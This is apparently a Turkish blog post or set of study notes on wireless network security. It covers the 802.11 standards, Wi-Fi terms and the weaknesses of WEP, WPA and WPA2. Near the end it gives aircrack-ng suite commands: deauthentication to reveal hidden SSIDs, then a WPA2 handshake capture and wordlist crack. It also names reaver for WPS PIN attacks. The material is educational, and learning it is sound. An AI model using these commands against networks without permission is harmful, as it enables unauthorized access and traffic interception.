KABLOSUZ AĞLARDA GÜVENLİK:

Kablosuz ağlar günümüzde kullanımı giderek artmış ve kablolu bağlantıların yerini almıştır.Kablosuz ağlar hava alanları, kafeteryalar ve neredeyse her eve girmiştir. Kablosuz ağlar kullanım açısından kolaylık sağlasa da güvenlik açısından belli riskleri içermektedir.

Avantajları

Kablolama sorunu ortadan kaldırmıştır.
Tabletler ve akıllı cihazların kullanımıyla uyumlu.
Haberleşmeyi daha kolay ve pratik hale getiriyor.

Dezavantajları:

Düşük bant genişliği
Kablolu ağda gerçekleştirilen atakların aynılarına maruz kalması.

Kablosuz ağ standartları:

802.11a

802.11 standardının yetersiz hale gelmesiyle, 1999 yılında ortaya çıkan ilk geliştirilmiş sürümdür. Bu standart temelde 802.11 ile benzer olmasına karşın 5 gHz frekansında çalışmaktadır. 54 Mbps veri iletim hızı sunan bu standart, açık alanlarda maksimum 100 metreyi kapsayacak şekilde çalışabilmektedir.

802.11a'yı diğer kablosuz ağ standartlarından ayıran temel avantajı daha fazla kapasiteye (throughput) destek vermesi ve daha fazla kanal kapasitesi olmasıdır, böylelikle daha fazla bant genişliği kullanımına olanak sağlamaktadır.

Diğer standartların aksine 802.11a'nın 5 gHz frekasında çalışması bu standarda çeşitli avantajlar ve dezavantajlar sağlamıştır. Bu frekansta yayın yapmanın olumlu yanı, bluetooth, mikrodalga fırın ve kablosuz telefon gibi diğer elektronik cihazlarının farklı frekans aralığını kullanmasından dolayı kanal kapasitesi artar ve veri iletim hızı daha yüksek olur. Bununla birlikte 5 gHz frekansında yapılan yayınların, duvar gibi engeller tarafından daha fazla emilmesi nedeniyle 802.11a'nın kapalı alanlardaki kapsama alanı diğer standartlara göre daha düşüktür.

Son olarak, bu teknoloji yüksek veri iletim hızına ihtiyaç duyan kullanıcılar ve video dağılım sistemlerinde aktif olarak kullanılmaktadır. Daha pahalı cihazlarda bulunmasına rağmen iş hayatında kurumsal kullanıcılar tarafından tercih edilmektedir.

802.11b

802.11b standardı 802.11a ile beraber 1999 yılında piyasaya sürülmüştür. Ancak 802.11a'ya göre çok daha kısa bir sürede yaygınlaşarak bütün dünyada kullanılmaya başlanmıştır. 802.11b, 802.11 gibi 2.4 gHz frekans bandında çalışmakta ve 11 Mbps veri iletimi hızına çıkabilmektedir. İlk çıktığında 802.11b erişebildiği veri iletim hızının etkisiyle ethernet teknolojisine rakip hale gelmiş ve kablosuz ağ kullanımının yaygınlaşmasında büyük rol oynamıştır.

802.11b’nin sağladığı en önemli avantaj kapsama alanı mesafesinin fazla olmasıdır. 2.4 Ghz frekansında yayın yapmasından dolayı kapalı alanlarda yaklaşık olarak 38 metre, açık alanlarda ise 150 metreyi aşacak şekilde alanı kapsayabilmektedir. Ayrıca maliyet açısından da diğer standartlara göre oldukça uygundur.

Bununla birlikte bluetooth, mikrodalga fırın ve kablosuz telefon gibi farklı elektronik cihazlar ile aynı frekansta çalışmasından dolayı işaretler birbiriyle karışmaktadır. Bunun sonucunda veri iletim hızı ve bant genişliği 802.11a'ya göre daha düşüktür.

Sonuç olarak, 802.11b genellikle ofis ortamları, hastaneler, depolar ve fabrikalar gibi ortamlarda kullanılmaya oldukça uygundur. Özellikle konferans salonları, çalışma alanları ve kablo çekmenin tehlikeli olduğu noktalarda ağ bağlantısı sağlanması için uygun bir teknolojidir. Kısaca 802.11b, taşınabilirliğin gerekli olduğu ve orta hızlı ağ bağlantılarına ihtiyaç duyulan alanlarda kullanılır.

802.11g

2003 yılında IEEE tarafından kablosuz ağ standartlarında geliştirilen 3. nesil teknolojidir. 802.11b’de olduğu gibi 2.4 gHz frekansında çalışmaktadır. 802.11g standardı temel olarak 802.11b standardının bir uzantısıdır, fakat veri iletim hızı ve kullanılan bant genişliğinde önemli ölçüde gelişme sağlanmıştır. Bu açıdan bakılırsa 802.11g için 802.11a ve 802.11b’nin daha etkin olduğu özelliklerinin birleştirilmiş hali olduğu söylenebilir.

802.11g’nin sahip olduğu en önemli özellik 802.11b ile ulaşılan kapsama alanını koruyarak, (açık alanlarda 38 metre, kapalı alanlarda 150 metre) veri iletim hızını ortalama 22 Mbps’a ulaştırmasıdır. Bu hız 802.11a’da olduğu gibi maksimum 54 Mbps’a ulaşabilmektedir.

Bu standardın zaman zaman 802.11b ile çalışan cihazlarla uyum sorunu yaşamasından dolayı kullanımı çok fazla yaygınlaşmamıştır. Bununla birlikte fiyatının 802.11b’den yüksek olması da tercih edilebilirliğini azaltmaktadır.

Son olarak, yüksek hız gerektiren video ve çoklu ortam uygulamalarında hızı ve kapsadığı alanın genişliği nedeniyle 802.11g standardı oldukça uygundur.

802.11n

Zaman içerisinde kullanıcı sayısının artması ve kullanıcıların farklı uygulamaları kullanmak istemesi daha fazla bant genişliği, daha fazla erişilebilirlik ve daha geniş kapsama alanı gibi talepleri artırmıştır. Bu amaçla IEEE 2003 yılından beri 802.11n standardını geliştirmek üzere çalışmaya başlamıştır.

802.11n, Çoklu Giriş / Çoklu Çıkış, MIMO (Multiple Input / Multiple Output), adı verilen bir protokol sayesinde 2,4 GHz ve 5 GHz frekanslarının her ikisini de aynı anda kullanabilmektedir. MIMO teknolojisi, iletilecek bir bilginin parçalara ayrılıp farklı antenler üzerinden karşı tarafa gönderilmesini sağlar. Diğer standartlarla çalışan cihazlar bir anten üzerinden bir yayın yaparken, 802.11n teknolojisine sahip ağ cihazları gönderi tarafında 2 veya daha fazla yayın yaparken, alım tarafında birden fazla anten kullanırlar ve birden fazla alınan/gönderilen yayınları birleştirirler. Gönderilen veriler duvarlardan, kapılardan ve diğer eşyalardan yansıyarak ve farklı rotalar takip ederek alıcı antene farklı zamanlarda ve birden fazla kere varır. MIMO teknolojisi bu durumu kendi lehine kullanarak işaretin güçlenmesini ve daha uzaklara iletilmesini sağlar.

802.11n standardına göre veri iletim hızı ortalama 130 Mbps seviyelerinde olacaktır. Hatta teorik

olarak bu hız 600 Mbps'ye kadar ulaşabilir ve kapsama alanı kapalı alanlarda 70 metre, açık alanlarda ise 250 metre kadar olabilir. Bu teknolojinin en önemli özelliklerinden birisi de eski standartlarla uyumlu bir şekilde çalışabilmesidir.

Sonuç olarak, 802.11n henüz tam olarak tamamlanmamış bir standart olmasına rağmen vadettiği veri hızı, güvenilirlik ve olması beklenen yüksek fiyatı ile İnternet telefonu, müzik ve video yayını, IPTV gibi daha fazla bant genişliği isteyen uygulamalar için oldukça yeterli olacaktır.

	802.11a	802.11b	802.11g	802.11n
Frekans	**5**	**2,4**	**2,4**	**2,4/5**
Maksimum Hız	**54 Mbps**	**11 Mbps**	**54 Mbps**	**600 Mbps**
Ortalama Kullanılabilen Hız (Kapasite)	**27 Mbps**	**~5 Mbps**	**22 Mbps**	**130 Mbps**
Kullanılan Kanal Sayısı/Örtüşmeyen Kanal Sayısı	**12/8**	**11/3**	**11/3**	**22/11**
Kapsadığı Mesafe	**100 m**	**150 m**	**150 m**	**250 m**

Kaynak:http://bidb.itu.edu.tr/seyirdefteri/blog/2013/09/07/kablosuz-ağ-standartları
Not:Kaynak gösterilmeden alıntılanamaz ve çoğaltılamaz,dağatılamaz

NE NEDİR?

Access Point:

Wireless bağlantısının yerel kablosuz ağda(wlan) gerçekleştirilebilmesi için geliştirilmiş cihazlardır.

SSID Nedir?

Service Set Identifier:

SSID kablosuz ağı tanımlayan addır. Ağa bağlı bütün cihazlar birbiriyle haberleşebilmeleri için kablosuz ağı tanımlayan SSID'yi bilmek zorundadırlar.SSID'ler gerekli güvenlik önlemleri alınırsa broadcast yapmamaları sağlanır.. Eğer gerekli önlem alınmadıysa wardriving denilen yöntemler SSID'si öğrenilen ACCESS Point zaafiyete uğratılabilir.

Frame Nedir?

802.11 ağlarda iletişim çerçeveler vasıtasıyla yapılır.

Management Frame kablosuz bağlantıyı başlatmak için kullanılır:

Beacon Frame Nedir?

Access Point'in gerçekleştirdiği broadcast duyurularıdır.
İstemcilerin aktif AP'leri bulmasını sağlar.

Probe Nedir?

Ağa bağlanmak isteyen istemcilerin gönderdiği paket çeşidir.
Broadcast çalışır.

Probe Replay:

AP'in istemcilere döndüğü cevap.

Station Nedir?

Kablosuz ağa bağlanacak bilgisayarlar,cep telefonları vb. Cihazların tümü.

Channel Nedir?

Wifi haberleşmesinin gerçekleştirildiği kanal 1 ile 11 arasındadır.

Aynı kanalda yer alan iki sistem daha verimli haberleşir.

Authentication Nedir?

Kablosuz ağa bağlanmadan önce authentication sonra association gerçekleşir.

Association Nedir?

İstemcinin ağa bağlanabilmesi için erişim gereklidir.Bu adım association'dır.

WEP:

En basit şifreleme türü.
Kolay kırılabilmektedir.
Günümüzde neredeyse hiç rastlanmamaktadır ya da çok azdır.

WPA:

Wep'in şifrelemesinin zayıflığını gidermesi için geliştirilmiş protokol.
Wep'in aksine statik değil dinamik anahtar kullanır.

WPA2 Nedir?Zayıflıkları:
WPA2 WPA'dan daha gelişmiş aes şifrelemesi de kullanan protokoldür.Zayıflıkları Wifi Protected Setup(WPS) pin açıklığıdır.WPS pin kilidi aktif olmayan modemler bu saldırıya maruz kalmaktadır.Saldırının yapılmasını sağlayan program “reaver”dır.

TKIP:

Temporal Key Integrity Protocol:

Statik anahtar yerine her paketin farklı bir anahtarla gönderilmesini sağlar.

PEAP:

Kablosuz ağlarda güvenli bir şekilde kimlik doğrulama yapan protokol.

WEP WPA VE WPA2 Karşılaştırması:

Atak Vektörleri:

Sahte Hotspot Tehditi
Deauthentication WPA atak
Mac adress spoofing atak
WEP Şifrelemesi atakları
LEAP Sözlük saldırısı

Kablolu ağlardaki problemler kablosuz ağlarıda etkiler:

Arp Zehirleme Saldırıları
IP Spoofing saldırısı
MITM(Man In The Middle) atak

Gizli SSID tespiti:

araç:aircrack
komut:aireplay-ng -0 kanal -a(access point) 12:23:34:45:56:67 -c aa:aa:aa:aa:aa:aa wlan2 (interface)

WPA2 Cracking:

Adımlar:

root yetkisi olmalı

airmon-ng


airmon-ng start wlan0

airodump-ng mon0
airodump-ng -c 11 --bssid 94:EB:CD:59:F8:FC -w psk mon2

aireplay-ng -0 11 -e oguzhanc -a 94:EB:CD:59:F8:FC -c C8:E0:EB:D8:DB:F6 mon2 --ignore-negative-one

aircrack-ng xtz.psk -w "kelimelistesi"

Güvenlik Önlemi:



Modemde mac adresi filtremesi yapmak da yeterli olmayabilir.Tıpkı kablolu ağlarda olduğu gibi sizinle aynı ağda yer alan kötü niyetli bir kullanıcı mac adresini değiştirirerek manipülasyon gerçekleştirebilir.Siz bilgisayarı kullanmadığınızda mac adresinizi taklit ederek bunu gerçekleştirebilir.

Alınabilecek önlemler:

Mac adres filtrelemesi
Pre authentication özelliği aktif edilmeli

Kısmet gibi araçlarla önlem alınabileceği gibi Wireless Intrusion Prevention System(WIPS) sistemleri kullanılabilir.

Yararlı Kaynaklar:

http://www.teknolojirehberi.org/wep-wpa-wpa2-nedir-arasindaki-farklar.html
http://www.thelinuxgeek.com/content/find-hidden-ssids